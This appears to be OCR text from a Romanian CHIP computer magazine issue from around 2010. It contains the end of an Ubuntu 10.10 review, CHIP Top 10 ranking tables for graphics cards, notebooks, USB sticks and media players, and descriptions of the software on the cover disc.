Interfața grafică standard pentru Ubuntu e GNOME, în versiunea 2.32 pentru Ubuntu 10.10. Dacă driver-ul video e instalat corect (automat, la copierea pachetelor, sau ulterior, manual, prin Hardware Drivers) se poate activa instant și Compiz ca să vă bucurați de efectele 3D deja consacrate. Vă recomand să aduceți din repository-uri și Compiz Settings Manager și cu el să modificați după gust setările desktop-ului 3D (mă gândesc că veți dori inițial să aveți efecte similare cu cele din Windows 7). Folosiți Synaptic Package Manager și nu Ubuntu Software Center ca să faceți asta.

Extra: cât de ușor se aduc aplicații consacrate

Îmi place foarte mult că Ubuntu 10.10 e robust. Vine doar cu pachetele software de care are nevoie orice utilizator. E gata pentru navigarea pe internet, editarea de documente, poze și filme, redarea de material multimedia, comunicarea cu prietenii. Pe scurt, tot ceea ce vrea un utilizator obișnuit se întâmplă direct de la instalare, pe o structură suplă care oferă viteză de lucru pe orice configurație hardware din ultimii 4 ani sau chiar mai veche. Țineți minte aspectul.

Eu nu sunt utilizator obișnuit și nici mulți dintre dumneavoastră. De aceea vreau să vă mai spun că puteți avea aplicații consacrate instant pe Ubuntu 10.10. O dată prin apelarea la Ubuntu Software Center și alegerea de acolo a programelor. Ce nu este poate fi instalat direct de pe site-ul producătorilor. Dau aici ca exemplu Adobe Flash, Adobe AIR, Adobe Reader, Skype, Team Viewer, Tweet Deck, Google Chrome, Opera, Picasa, Google Earth. Vă sugerez să instalați și SMPLAYER ca soluție de redare video pentru că știu că folosească foarte bine decodarea GPU și are suport de căutare/descărcare automată pentru subtitrări. Direct de pe site alegeți pa-



Proprietary drivers are being used to make work properly.

Proprietary drivers do not have public source code. Ubuntu developers are free to modify. Security corrections depend solely on the responsiveness of the manufacturer. Ubuntu cannot fix or improve them.

- Broadcom STA wireless driver
- NVIDIA accelerated graphics driver (version current)

Broadcom STA wireless driver

Tested by the Ubuntu developers

License: Proprietary

These package contains Broadcom 802.11 Linux STA with Broadcom's BCM4311-, BCM4312-, BCM4321-, and hardware.

Restricții: ce nu poate fi instalat direct se aduce ulterior prin module speciale.

chetele .deb care ulterior sunt deschise și instalate automat prin Ubuntu Software Center. Tot cu el le puteți deinstalla la nevoie.

O singură observație vizavi de compatibilitate: fonturile folosite în Windows nu sunt instalate implicit pe Ubuntu. Dați o căutare în USC și descărcați-le manual de acolo. Eu am întâmpinat probleme cu suportul de diacritice până când am trecut pe fontul Ubuntu care arată chiar foarte bine și știu toate semnele noastre.

CONCLUZIE: Ubuntu 10.10 e o versiune aniversară pe care o recomand tuturor celor care vor să vadă cum rulează un sistem de operare Linux modern. Aveți de toate din momentul instalării. Îl puteți testa înainte de pe Live CD sau un Live USB stick ca să vedeți cum merge. Eu vă spun doar că viteza este remarcabilă și arată foarte bine. Există o compatibilitate bună cu documentele și fișierele pe care le folosiți dumneavoastră (sau prietenii) în Windows: adică filme, poze, documente office. Tot ce puteți face în Windows veți face și aici, uneori cu resurse mult mai puține.

Din când în când, o schimbare e nimerită și, vizavi de sistemele de operare, un test cu Ubuntu vă va face să apreciați mai bine ceea ce aveți (sau nu aveți) acum. P.S.: Încă nu am folosit versiunea cu interfața completă în limba română. O voi face și revin cu un review detaliat.

IONUT.BALAN@CHIP.RO



EVALUARE

- + desktop accelerat 3D
- + selecție perfectă de aplicații
- + viteză
- + grad redus de ocupare a resurselor
- + conectare la rețelele sociale direct în meniul de start
- + atenție la montarea automată a partițiilor

INFO: www.ubuntu.ro

Clasamente



O imagine completă a întregii piețe de IT:
CHIP TOP 10 vă dă sfaturi imparțiale.

Sute de produse vin anual în laboratorul CHIP. Le studiem pe toate cu atenție și, ca urmare, dispunem de o bază de rezultate impresionantă de care profitați dumneavoastră. În prezent avem 16 categorii de produse. Tabelele din CHIP Top 10 conțin clasamente, valori măsurate, precum și date tehnice, astfel încât să vă ajute la maxim în decizia dumneavoastră de cumpărare. Fiecare este organizat în două moduri diferite: Best Performance și Best Buy astfel încât vă puteți orienta rapid, în funcție de ceea ce vă

doriți, spre o soluție performantă sau una cu un raport bun preț/calitate.

Fiecare nouă intrare în top este semnalizată, iar unul dintre cele mai interesante produse din top beneficiază de un scurt review. Pentru cei care doresc să se informeze mai pe larg, am adăugat rubrica „Testat în revista”, prin intermediul căreia puteți vedea în ce număr a apărut recenzia unui anumit produs. Nu în ultimul rând, este adăugată firma prin intermediul căreia ne-a sosit produsul la

redacție pentru a ști unde să apelați pentru achiziționarea produsului.

Folosiți CHIP Top 10 de fiecare dată când doriți să achiziționați un produs IT. Datele oferite aici sunt rezultatul unor testări profesionale și vă dau o imagine exactă a performanței și a calității unui anumit produs. CHIP Top 10 este prezent pe CD/DVD.
<http://www.chip.ro/topuri>



SAPPHIRE Radeon HD5570 1GB

SAPPHIRE Radeon HD5570 1GB are cel mai performant procesor grafic dintre toate plăcile testate. Cu toate acestea, ocupă locul doi, fiind întrecut de un circuit mai slab selectat pentru a funcționa cu frecvența de lucru mărită prin overclock de fabrică.

Best performance - Video low end

Loc	Nume	Nota CHIP	Preț estimat [Lei]	Nota performanță	Nota dotare / caracteristici	Chipset	Memorie	Ieșire / Intrare video	Ieșiri monitor	Testat în revista	Oferant
1	SAPPHIRE Radeon HD5550 512MB GDDR5 OC	100	250	100	34,50	ATI EG Redwood Pro 2	512 MB GDDR5	nu / nu	DVI, HDMI, DP	09/2010	Partenerii Sapphire
2	SAPPHIRE Radeon HD5570 1GB	88,10	295	87,47	35,51	ATI Redwood	1024 MB GDDR3	nu / nu	DVI, D-Sub, HDMI	09/2010	Partenerii Sapphire
3	HIS Radeon HD5550 1GB H555HC1G	74,85	326	73,80	32,66	ATI EG Redwood Pro 2	1024 MB GDDR3	nu / nu	DVI, D-Sub, HDMI	09/2010	Partenerii HIS
4	PowerColor Radeon HD5550 512MB AX5550 512MK3-H	74,67	273	74,22	27,73	ATI EG Redwood Pro 2	512 MB GDDR3	nu / nu	DVI, D-Sub, HDMI	09/2010	www.magazinultau.ro
5	XFX Radeon HD 4650 1GB	73,59	262	72,43	33,24	ATI RV730 PRO	1024 MB DDR2	nu / nu	DVI, DVI, S-Video	09/2010	www.magazinultau.ro
6	SPARKLE GeForce GT 220 1GB	60,40	260	59,15	29,34	nVIDIA	1024 MB DDR2	nu / nu	DVI, D-Sub, HDMI	09/2010	www.magazinultau.ro
7	SAPPHIRE Radeon HD5550 ULTIMATE 1GB	54,12	295	51,56	38,55	ATI EG Redwood Pro 2	1024 MB DDR2	nu / nu	DVI, D-Sub, HDMI	09/2010	Partenerii Sapphire
8	GIGABYTE GV-R5450C-512I 512MB	43,48	195	41,64	27,73	ATI EG Cedar PRO	512 MB GDDR3	nu / nu	DVI, D-Sub, HDMI	09/2010	ITDirect
9	ATI Radeon HD 5450 512MB	43,45	210	41,71	25,63	ATI EG Cedar PRO	512 MB GDDR3	nu / nu	DVI, D-Sub, DP	09/2010	Partenerii AMD
10	GIGABYTE GV-N210D2-1GI 1GB	43,09	243	41,02	29,94	nVIDIA	1024 MB DDR2	nu / nu	DVI, D-Sub, HDMI	09/2010	ITDirect

Best buy - Video low end

Loc	Nume	Nota CHIP	Preț estimat [Lei]	Nota performanță	Nota dotare / caracteristici	Chipset	Memorie	Ieșire / Intrare video	Ieșiri monitor	Testat în revista	Oferant
1	SAPPHIRE Radeon HD5550 512MB GDDR5 OC	100	250	100	34,50	ATI EG Redwood Pro 2	512 MB GDDR5	nu / nu	DVI, HDMI, DP	09/2010	Partenerii Sapphire
2	SAPPHIRE Radeon HD5450 512MB	42,42	152	40,42	28,93	ATI EG Cedar PRO	512 MB GDDR3	nu / nu	DVI, D-Sub, DP	09/2010	Partenerii Sapphire
3	GIGABYTE GV-N845TC-512I 512MB	26,26	141	23,81	26,23	nVIDIA	512 MB GDDR3	nu / nu	DVI, D-Sub, HDMI	09/2010	ITDirect
4	SAPPHIRE Radeon HD5570 1GB	88,10	295	87,47	35,51	ATI Redwood	1024 MB GDDR3	nu / nu	DVI, D-Sub, HDMI	09/2010	Partenerii Sapphire
5	XFX Radeon HD 4650 1GB	73,59	262	72,43	33,24	ATI RV730 PRO	1024 MB DDR2	nu / nu	DVI, DVI, S-Video	09/2010	www.magazinultau.ro
6	PowerColor Radeon HD5550 512MB AX5550 512MK3-H	74,67	273	74,22	27,73	ATI EG Redwood Pro 2	512 MB GDDR3	nu / nu	DVI, D-Sub, HDMI	09/2010	www.magazinultau.ro
7	GIGABYTE GV-R5450C-512I 512MB	43,48	195	41,64	27,73	ATI EG Cedar PRO	512 MB GDDR3	nu / nu	DVI, D-Sub, HDMI	09/2010	ITDirect
8	ATI Radeon HD 5450 512MB	43,45	210	41,71	25,63	ATI EG Cedar PRO	512 MB GDDR3	nu / nu	DVI, D-Sub, DP	09/2010	Partenerii AMD
9	SPARKLE GeForce GT 220 1GB	60,40	260	59,15	29,34	nVIDIA	1024 MB DDR2	nu / nu	DVI, D-Sub, HDMI	09/2010	www.magazinultau.ro
10	HIS Radeon HD5550 1GB H555HC1G	74,85	326	73,80	32,66	ATI EG Redwood Pro 2	1024 MB GDDR3	nu / nu	DVI, D-Sub, HDMI	09/2010	Partenerii HIS



GIGABYTE GV-R5450C-512I 512MB

Folosește aceeași tehnică de creștere a performanței prin overclock din fabrică, la fel ca prima clasată. Soluția tehnică este stabilă deoarece se folosesc componente selecționate să poată funcționa continuu în acest regim.



Dell Alienware M17x

Dell Alienware M17x are o dotare de excepție și un design deosebit. Cu așa o dotare, nu avea cum să nu ocupe primul loc. Prețul însă este pe măsură, ceea ce îl face un produs de nișă pentru utilizatorii „extremi”. Dell livrează produsele configurate la comandă, performanța de top fiind asigurată pentru prețul corespunzător.

Best Performance - Notebook Core i7

Loc	Model	Nota CHIP	Preț estimat [Lei]	Nota totală performanță	Nota dotare / construcție	Nota totală operare / ergonomie	Procesor	RAM instalat	Bluetooth / Firewire / Wireless LAN	USB 2.0 din care: /high power / combo eSATA	HDD Capacitate [GB] / Turatie [rpm] / Buffer [MB]	Placă video / Display, format, glossy	Testat pentru revista	Ofertant
1	Dell Alienware M17x	100	13999	100	95,50	100	Intel Core i7 720QM, 1,6 GHz, 6MB	6144MB DDR3-1066 (533 MHz)	da / da	5 / 4 / 1	500 / 7200 / 16	2x AMD Mobility Radeon HD 4870 / Wide, 16:10, da	10/2010	Partenerii Asesoft Distribution
2	ASUS G51J-3D	85,94	5799	85,34	79,80	85,41	Intel Core i7 720QM, 1,6 GHz, 6MB	4096MB DDR3-1066 (533 MHz)	da / da	4 / 4 / 0	320 / 7200 / 16	nVIDIA GeForce G260M / Wide, 16:9, da	10/2010	Partenerii ASUS
3	SONY VAIO F12Z	83,91	6999	75,74	86,39	96,14	Intel Core i7 820QM, 1,73 GHz, 6MB	8192MB DDR3-1333 (667 MHz)	da / da	4 / 4 / 0	500 / 7200 / 16	nVIDIA GeForce GT 330M / Wide, 16:9, nu	10/2010	Partenerii SONY
4	Dell Studio 1558	77,47	5099	71,76	79,00	63,52	Intel Core i7 820QM, 1,73 GHz, 6MB	4096MB DDR3-1333 (667 MHz)	da / da	3 / 3 / 1	500 / 7200 / 16	AMD Mobility Radeon HD 4570 / Wide, 16:9, da	10/2010	Partenerii Asesoft Distribution
5	MSI GT740X-O16EU	77,33	6398	66,72	83,64	78,54	Intel Core i7 720QM, 1,6 GHz, 6MB	4096MB DDR3-1066 (533 MHz)	da / da	4 / 3 / 1	500 / 7200 / 16	nVIDIA GeForce GTS 250M / Wide, 16:9, da	10/2010	Aline Distribution Grup
6	ASUS U53J	71,17	4999	63,38	74,66	56,22	Intel Core i7 620M, 1,233 GHz, 6MB	4096MB DDR3-1066 (533 MHz)	da / nu	1 / 0 / 0	500 / 7200 / 16	nVIDIA GeForce GT 310M / Wide, 16:9, da	10/2010	Partenerii ASUS



Dell Studio 1558

Interesant, tot Dell ne-a trimis și modelul cel mai bine optimizat din punctul de vedere al raportului performanță/preț. Studio 1558 are o performanță cu 30% mai mică decât „extraterestul”, dar un preț de 2,8 ori mai mic, fiind astfel accesibil pentru mai mulți utilizatori mai „pămâneni”.

Best buy - Notebook Core i7

Loc	Model	Nota CHIP	Preț estimat [Lei]	Nota totală performanță	Nota dotare / construcție	Nota totală operare / ergonomie	Procesor	RAM instalat	Bluetooth / Firewire / Wireless LAN	USB 2.0 din care: /high power / combo eSATA	HDD Capacitate [GB] / Turatie [rpm] / Buffer [MB]	Placă video / Display, format, glossy	Testat pentru revista	Ofertant
1	Dell Studio 1558	77,47	5099	71,76	79,00	63,52	Intel Core i7 820QM, 1,73 GHz, 6MB	4096MB DDR3-1333 (667 MHz)	da / da	3 / 3 / 1	500 / 7200 / 16	AMD Mobility Radeon HD 4570 / Wide, 16:9, da	10/2010	Partenerii Asesoft Distribution
2	ASUS U53J	71,17	4999	63,38	74,66	56,22	Intel Core i7 620M, 1,233 GHz, 6MB	4096MB DDR3-1066 (533 MHz)	da / nu	1 / 0 / 0	500 / 7200 / 16	nVIDIA GeForce GT 310M / Wide, 16:9, da	10/2010	Partenerii ASUS
3	ASUS G51J-3D	85,94	5799	85,34	79,80	85,41	Intel Core i7 720QM, 1,6 GHz, 6MB	4096MB DDR3-1066 (533 MHz)	da / da	4 / 4 / 0	320 / 7200 / 16	nVIDIA GeForce G260M / Wide, 16:9, da	10/2010	Partenerii ASUS
4	MSI GT740X-O16EU	77,33	6398	66,72	83,64	78,54	Intel Core i7 720QM, 1,6 GHz, 6MB	4096MB DDR3-1066 (533 MHz)	da / da	4 / 3 / 1	500 / 7200 / 16	nVIDIA GeForce GTS 250M / Wide, 16:9, da	10/2010	Aline Distribution Grup
5	SONY VAIO F12Z	83,91	6999	75,74	86,39	96,14	Intel Core i7 820QM, 1,73 GHz, 6MB	8192MB DDR3-1333 (667 MHz)	da / da	4 / 4 / 0	500 / 7200 / 16	nVIDIA GeForce GT 330M / Wide, 16:9, nu	10/2010	Partenerii SONY
6	Dell Alienware M17x	100	13999	100	95,50	100	Intel Core i7 720QM, 1,6 GHz, 6MB	6144MB DDR3-1066 (533 MHz)	da / da	5 / 4 / 1	500 / 7200 / 16	2x AMD Mobility Radeon HD 4870 / Wide, 16:10, da	10/2010	Partenerii Asesoft Distribution

Best performance - Memory stick

Loc	Nume	Nota CHIP	Preț estimat [Lei]	Nota performanță	Nota capacitate	Capacitate utilizabilă [MB]	Preț [bani] / MB	Compatibil cu tehnologia „Ready Boost”	Viteză citire [MB/s]	Viteză scriere [MB/s]	Testat în revista	Ofertant
1	SILICON POWER eSATA/USB SSD II 32GB	81,98	333	82,86	49,92	30796	1,08	da	30,5	26,6	03/2010	Partenerii COMBOX Delivery
2	SILICON POWER LuxMini 920 64GB	78,59	677	74,62	99,48	61376	1,10	da	29,2	17,9	03/2010	Partenerii COMBOX Delivery
3	Verbatim eSATA/USB Combo SSD 32GB	70,80	590	57,97	49,89	30781	1,92	da	24,7	23,4	05/2010	Partenerii Verbatim
4	Kingston Data Traveler DT200 64GB	64,27	640	68,98	99,14	61164	1,05	da	27,1	9,2	03/2010	Partenerii Kingston
5	Kingston Data Traveler Locker 8GB	55,34	110	61,74	12,46	7687	1,43	da	27,8	14,8	03/2010	Partenerii Kingston
6	Corsair Flash Survivor, 32GB, water resistant, anti-shock, USB2.0	53,80	392	60,08	48,83	30128	1,30	da	19,3	15,7	03/2010	Aline Distribution Grup
7	Corsair Stick VoyagerGT, 16GB, USB2.0	53,52	211	60,55	24,77	15281	1,38	da	26,7	12,6	03/2010	Aline Distribution Grup
8	A-Data Xupreme 200X XPG 16GB	51,63	207	60,14	24,77	15279	1,35	da	26,7	11,2	03/2010	Partenerii COMBOX Delivery
9	Kingston DataTraveler LOCKER+ 16GB	49,57	305	48,02	24,79	15296	1,99	nu	26,9	9,5	03/2010	Partenerii Kingston
10	LaCie iamaKey, 8GB, USB Flash Drive (130870)	49,28	147	50,26	12,48	7697	1,91	da	27,6	10,5	03/2010	Aline Distribution Grup



Kingston Data Traveler Locker 8GB

Kingston Data Traveler Locker aduce un plus de liniște celor care stochează date cu caracter personal. Datele sunt protejate de un sistem cu parolă, așa încât dacă dispozitivul este pierdut sau furat, datele nu pot fi accesate în nici un fel; după 10 tentative de acces nereușite, datele se șterg prin autoformatarea dispozitivului.

Best buy - Memory stick

Loc	Nume	Nota CHIP	Preț estimat [Lei]	Nota performanță	Nota capacitate	Capacitate utilizabilă [MB]	Preț [bani] / MB	Compatibil cu tehnologia „Ready Boost”	Viteză citire [MB/s]	Viteză scriere [MB/s]	Testat în revista	Ofertant
1	SILICON POWER eSATA/USB SSD II 32GB	81,98	333	82,86	49,92	30796	1,08	da	30,5	26,6	03/2010	Partenerii COMBOX Delivery
2	RIDATA SD3 8GB	46,69	65	79,31	12,45	7680	0,85	da	27,7	8,5	03/2010	ITDirect
3	RIDATA OD3 16GB	33,70	119	75,95	24,97	15406	0,77	da	18,7	4,9	03/2010	ITDirect
4	SILICON POWER LuxMini 920 64GB	78,59	677	74,62	99,48	61376	1,10	da	29,2	17,9	03/2010	Partenerii COMBOX Delivery
5	Silicon Power I-Series Ultima-II 8GB	41,02	68	73,42	12,37	7630	0,89	da	22,8	8,6	03/2010	Partenerii COMBOX Delivery
6	PQI Intelligent Drive i812, 8GB, USB 2.0, blue	41,04	69	73,11	12,48	7697	0,90	da	25,2	6,5	03/2010	Aline Distribution Grup
7	Kingston DataTraveler 100 4GB	40,98	35	72,56	6,18	3812	0,92	da	28,4	4,6	03/2010	SigmaNET Computers
8	Kingston Data Traveler DT200 64GB	64,27	640	68,98	99,14	61164	1,05	da	27,1	9,2	03/2010	Partenerii Kingston
9	GOODRIVE Toshiba GINGA 4GB	45,61	46	63,11	6,19	3817	1,21	da	14,2	20,4	05/2010	Partenerii Star-Print
10	Verbatim Carabiner USB Drive 8GB, USB 2.0	41,16	85	63,08	12,36	7628	1,11	da	22,8	8,7	05/2010	Partenerii Verbatim



GOODRIVE Toshiba GINGA folosește circuite de memorie și control rapide pentru gama lui de preț. Are un design deosebit, care-i oferă totodată și rezistență mecanică bună. Mai are o caracteristică ce-l face deosebit: este fabricat în Europa.

Best Performance - Notebook Core i5

Loc	Model	Nota CHIP	Preț estimat [Lei]	Nota totală performanță	Nota dotare / construcție	Nota totală operare / ergonomie	Procesor	RAM instalat	Bluetooth / Firewire / Wireless LAN	USB 2.0 din care: /high power / combo eSATA	HDD Capacitate [GB] / Turatie [rpm] / Buffer [MB]	Placă video / Display, format, glossy	Testat pentru revista	Ofertant
1	ASUS N53J	100	4100	100	82,98	100	Intel Core i5 540M, 2,53 GHz, 3MB	4096MB DDR3-1066 (533 MHz)	da / nu / da	2 / 2 / 1	640 / 5400 / 8	nVIDIA GeForce GT 335M / Wide, 16,9, da	09/2010	Partenerii ASUS
2	SONY Vaio VPCF12M1E/H	97,96	4999	96,39	87,59	80,86	Intel Core i5 520M, 2,4 GHz, 3MB	4096MB DDR3-1333 (667 MHz)	da / da / da	3 / 0 / 1	500 / 7200 / 8	nVIDIA GeForce GT 330M / Wide, 16,9, da	08/2010	Partenerii SONY
3	ASUS N61Jv	96,05	3800	87,61	93,76	90,23	Intel Core i5 540M, 2,53 GHz, 3MB	4096MB DDR3-1066 (533 MHz)	da / nu / da	2 / 2 / 0	640 / 5400 / 8	nVIDIA GeForce GT 325M / Wide, 16,9, da	08/2010	Partenerii ASUS
4	SONY Vaio VPC-EB-1S1E/WI	96,03	3599	95,12	81,60	100	Intel Core i5 520M, 2,66 GHz, 3MB	4096MB DDR3-1066 (533 MHz)	da / nu / da	4 / 0 / 1	500 / 5400 / 8	ATI Mobility Radeon HD 5650 / Wide, 16,9, da	08/2010	Partenerii SONY
5	Toshiba SATELLITE A660-134	95,22	4483	94,29	82,48	87,11	Intel Core i5 430M, 2,27 GHz, 3MB	4096MB DDR3-1066 (533 MHz)	nu / nu / da	3 / 0 / 1	640 / 5400 / 8	nVIDIA GeForce GT 330M / Wide, 16,9, da	08/2010	Scop Computers
6	Maguay eXpertBook 5AT.03	95,13	5799	93,62	81,37	100	Intel Core i5 540M, 2,53 GHz, 3MB	4096MB DDR3-1333 (667 MHz)	da / nu / da	4 / 1 / 0	250 / 5400 / 8	ATI Mobility Radeon HD 5650 / Wide, 16,9, da	08/2010	Maguay Impex
7	Acer Aspire TimeLine 5820TG-434G50Mn	88,00	3799	82,77	84,14	57,81	Intel Core i5 430M, 2,27 GHz, 3MB	4096MB DDR3-1066 (533 MHz)	da / nu / da	4 / 4 / 0	500 / 5400 / 8	ATI Mobility Radeon HD 5470 / Wide, 16,9, da	08/2010	Partenerii ELKOTech România
8	Dell Inspiron 1564	84,88	3598	81,38	78,88	51,17	Intel Core i5 520M, 2,4 GHz, 3MB	4096MB DDR3-1066 (533 MHz)	da / nu / da	3 / 3 / 0	320 / 5400 / 8	ATI Mobility Radeon HD 4330 / Wide, 16,9, da	08/2010	Partenerii Asesoft Distribution
9	ASUS K52F	82,90	3300	75,82	74,70	99,61	Intel Core i5 540M, 2,53 GHz, 3MB	3072MB DDR3-1066 (533 MHz)	da / nu / da	3 / 3 / 0	500 / 5400 / 8	Intel GMA HD / Wide, 16,9, da	08/2010	Partenerii ASUS
10	Acer 5741G-434G64Mn	81,60	3199	82,19	86,18	48,05	Intel Core i5 430M, 2,27 GHz, 3MB	4096MB DDR3-1066 (533 MHz)	da / nu / da	3 / 0 / 0	640 / 5400 / 8	nVIDIA GeForce GT 320M / Wide, 16,9, da	08/2010	Partenerii ELKOTech România



SONY Vaio VPCF12M1E/H
SONY Vaio VPCF12M1E/H are un design desăvârșit și rezultate excelente. Panoul full HD al display-ului are unghiuri de vizibilitate bune și oferă o calitate excepțională a imaginii. Are multe butoane specializate cu funcții puternice.

Best performance - Multimedia player

Loc	Nume	Nota CHIP	Preț estimat [Lei]	Nota dotare / construcție	Nota funcționalitate	Înregistrare audio digitală (coax) / Optică -TOSLINK	e-SATA Combo USB / USB 2.0 / USB 2.0 host	TV-in /TV-out /Tuner analogic /Tuner digital	LAN integrat /Wireless LAN 802.11 /DLNA	Harddisk intern /Capacitate HDD [GB]	Testat pentru revista	Ofertant
1	A.C. Ryan PlayON! HD	100	690	60,14	97,79	da / da	nu / 1 / 2	nu / nu / nu / nu	da / optional / nu	instalabil 3,5 țoli / 2TB	05/2010	Intend Computer
2	Raidsonic ICY BOX IB-MP309HW-B	87,61	690	56,64	39,99	da / da	nu / 1 / 2	nu / nu / nu / nu	da / optional / nu	3,5 țoli / 1,5TB	05/2010	PC Coolers
3	Verbatim MediaStation HD DVR 500GB USB	87,10	990	100	19,58	da / da	nu / 1 / 2	da / da / da / da	da / optional / nu	da / 500	05/2010	Partenerii Verbatim
4	Western Digital WD TV Live	86,19	516	51,75	91,95	nu / da	nu / 0 / 2	nu / nu / nu / nu	da / nu / da	nu / -	05/2010	www.placi-video.ro
5	ASUS O!PLAY AIR HD Media Player HDP-R3/1A	75,50	699	55,24	100	nu / da	da / 0 / 2	nu / nu / nu / nu	da / da / nu	nu / -	05/2010	Partenerii ASUS
6	LACIE LaCinema Classic HD	71,15	680	46,15	26,14	nu / da	nu / 1 / 2	nu / nu / nu / nu	da / nu / da	3,5 țoli / 1TB	05/2010	Aline Distribution Grup
7	TEAC Wireless Audio /Video Streamer WAP-V6000	69,57	1627	57,34	42,47	da / da	nu / 0 / 2	nu / nu / nu / nu	da / da / nu	nu / -	05/2010	www.magazinultau.ro
8	Patriot BOX OFFICE PCMPB025-EU +Patriot PCB-OWAU2-G	68,79	460	46,15	31,94	nu / da	nu / 1 / 2	nu / nu / nu / nu	da / da / nu	instalabil 2,5 țoli / -	05/2010	www.extreme-computers.ro
9	A.C. Ryan PlayON! HD Mini	65,87	460	48,25	42,53	nu / da	nu / 0 / 2	nu / nu / nu / nu	da / optional / nu	nu / -	05/2010	Intend Computer
10	Raidsonic ICY BOX IB-MP305A-B	61,13	369 / 366	42,66	26,97	nu / da	nu / 0 / 2	nu / nu / nu / nu	da / optional / nu	nu / -	05/2010	Aline Distribution Grup / PC Coolers



Raidsonic ICY BOX IB-MP309HW-B
Raidsonic ICY BOX IB-MP309HW-B are meniurile de navigare personalizate în limba română. Recunoaștem meritul importatorilor de a obține astfel de produse și ne bucurăm că România începe să apară și pe hărțile fabricanților.

Best buy - Multimedia player

Loc	Nume	Nota CHIP	Preț estimat [Lei]	Nota dotare / construcție	Nota funcționalitate	Înregistrare audio digitală (coax) / Optică -TOSLINK	e-SATA Combo USB / USB 2.0 / USB 2.0 host	TV-in /TV-out /Tuner analogic /Tuner digital	LAN integrat /Wireless LAN 802.11 /DLNA	Harddisk intern /Capacitate HDD [GB]	Testat pentru revista	Ofertant
1	Raidsonic ICY BOX IB-MP304S-B	53,62	242	41,26	7,56	da / da	nu / 1 / 1	nu / nu / nu / nu	nu / nu / nu	instalabil 3,5 țoli / 1TB	06/2010	Aline Distribution Grup
2	Raidsonic ICY BOX IB-MP305A-B	61,13	369 / 366	42,66	26,97	nu / da	nu / 0 / 2	nu / nu / nu / nu	da / optional / nu	nu / -	05/2010	Aline Distribution Grup / PC Coolers
3	Western Digital WD TV Live	86,19	516	51,75	91,95	nu / da	nu / 0 / 2	nu / nu / nu / nu	da / nu / da	nu / -	05/2010	www.placi-video.ro
4	A.C. Ryan PlayON! HD	100	690	60,14	97,79	da / da	nu / 1 / 2	nu / nu / nu / nu	da / optional / nu	instalabil 3,5 țoli / 2TB	05/2010	Intend Computer
5	Argosy PLAY-MM-HV372T-ARGOSY	37,75	317	23,78	3,75	da / nu	nu / 1 / 1	nu / nu / nu / nu	nu / nu / nu	instalabil 3,5 țoli / -	05/2010	Vitacom Electronics
6	Patriot BOX OFFICE PCMPB025-EU +Patriot PCB-OWAU2-G	68,79	460	46,15	31,94	nu / da	nu / 1 / 2	nu / nu / nu / nu	da / da / nu	instalabil 2,5 țoli / -	05/2010	www.extreme-computers.ro
7	A.C. Ryan PlayON! HD Mini	65,87	460	48,25	42,53	nu / da	nu / 0 / 2	nu / nu / nu / nu	da / optional / nu	nu / -	05/2010	Intend Computer
8	Raidsonic ICY BOX IB-MP309HW-B	87,61	690	56,64	39,99	da / da	nu / 1 / 2	nu / nu / nu / nu	da / optional / nu	3,5 țoli / 1,5TB	05/2010	PC Coolers
9	Argosy PLAY-MM-HV335T-ARGOSY	53,34	450	46,15	14,56	nu / da	nu / 1 / 2	nu / nu / nu / nu	da / nu / nu	instalabil 3,5 țoli / -	05/2010	Vitacom Electronics
10	ASUS O!PLAY AIR HD Media Player HDP-R3/1A	75,50	699	55,24	100	nu / da	da / 0 / 2	nu / nu / nu / nu	da / da / nu	nu / -	05/2010	Partenerii ASUS



Argosy PLAY-MM-HV372T-ARGOSY
Argosy PLAY-MM-HV372T-ARGOSY stă destul de slab la capitolul rezultate. Are totuși funcțiile principale și un preț foarte bun, care-l urcă mult în acest top. Permite instalarea unui hard disk intern.



**0 gală pentru
produse de excepție!**

Tu le alegi!

**Participă la vot și poți câștiga
unul dintre cele trei premii.
Îl vei primi chiar în cadrul galei!**


Detalii pe:

www.chip.ro/pa2011

Cuprins CD/DVD


CD-ul și DVD-ul ce însoțesc fiecare număr al revistei CHIP cuprind o **VASTĂ SELECȚIE DE PROGRAME** shareware și freeware pentru sistemele de operare Windows și Linux, alături de diverse materiale multimedia și documentații. Pentru sugestii, critici sau probleme legate de discurile atașate revistei, nu ezitați să ne contactați pe adresele dvd@chip.ro și cdrom@chip.ro.

VIRTUALBOX 3.2 Virtualizare COMPLET



● Instalarea constantă de programe în Windows e un factor ce afectează stabilitatea sistemului de operare, ori cât de avansate ar fi elementele de protecție. Este motivul pentru care vă propunem alternativa folosirii lor într-un mediu virtual, rulat în paralel cu sistemul dumneavoastră de operare. Prin VirtualBox puteți să rulați în paralel un al doilea sistem de operare pe care să faceți teste. Orice probleme ar apărea, le eliminați simplu prin readucerea mașinii virtuale la starea inițială. VirtualBox dispune și de funcții de accelerare hardware. Are avantajul că este o platformă gratuită. Încă.

ADOBE READER 9.4 PDF Reader COMPLET



● ● Studiile făcute de companiile de securitate în ultima vreme arată un singur lucru: cea mai mare gaură de securitate de pe sistemele utilizatorilor de PC e reprezentată de platforma Adobe Reader și Adobe Flash. Vulnerabilitățile de aici pot fi exploatare simplă de un atacator și vă treziți cu sistemul infectat fără să vă dați seama. Primul pas pentru protecție este să instalați constant cele mai noi versiuni disponibile. Vă recomandăm să nu ignorați avertismentul și să începeți cu Adobe Reader 9.4

FAXTALK FAXCENTER PRO 8

Administrare completă a comunicației

DEMO

● Cu ajutorul lui FaxTalk FaxCenter Pro 8 aveți la îndemână toate instrumentele pentru administrarea operațiilor legate de fax. Cu un astfel de program nu mai e nevoie de o mașină dedicată primirii și transmiterii faxurilor. Mai ales că aveți toate documentele în format digital, stocate unitar și accesibile prin rețea. Dintr-o singură aplicație controlați toate aspectele legate de trimiterea, primirea, organizarea, tipărirea faxurilor la birou sau acasă. Dispune și de implementarea unei funcții de tip CallerID cu care să vedeți de la cine vine apelul.



DVD ARCHITECT 5.2

Creare de DVD-uri

DEMO

● De la Sony avem plăcerea să vă oferim o versiune de test pentru consacrată suită de authoring DVD și Blu-ray, DVD Architect Studio. Cu o astfel de soluție nu trebuie decât să alegeți materialele video pe care le doriți pe DVD sau Blu-ray, să optați pentru o temă, să personalizați meniurile și să dați drumul la compresie. În final aveți un produs cu aspect profesional. Nu trebuie să ne credeți pe cuvânt, ci să încercați pe propriile sisteme. Succes!



BitDefender



Internet Security 2011

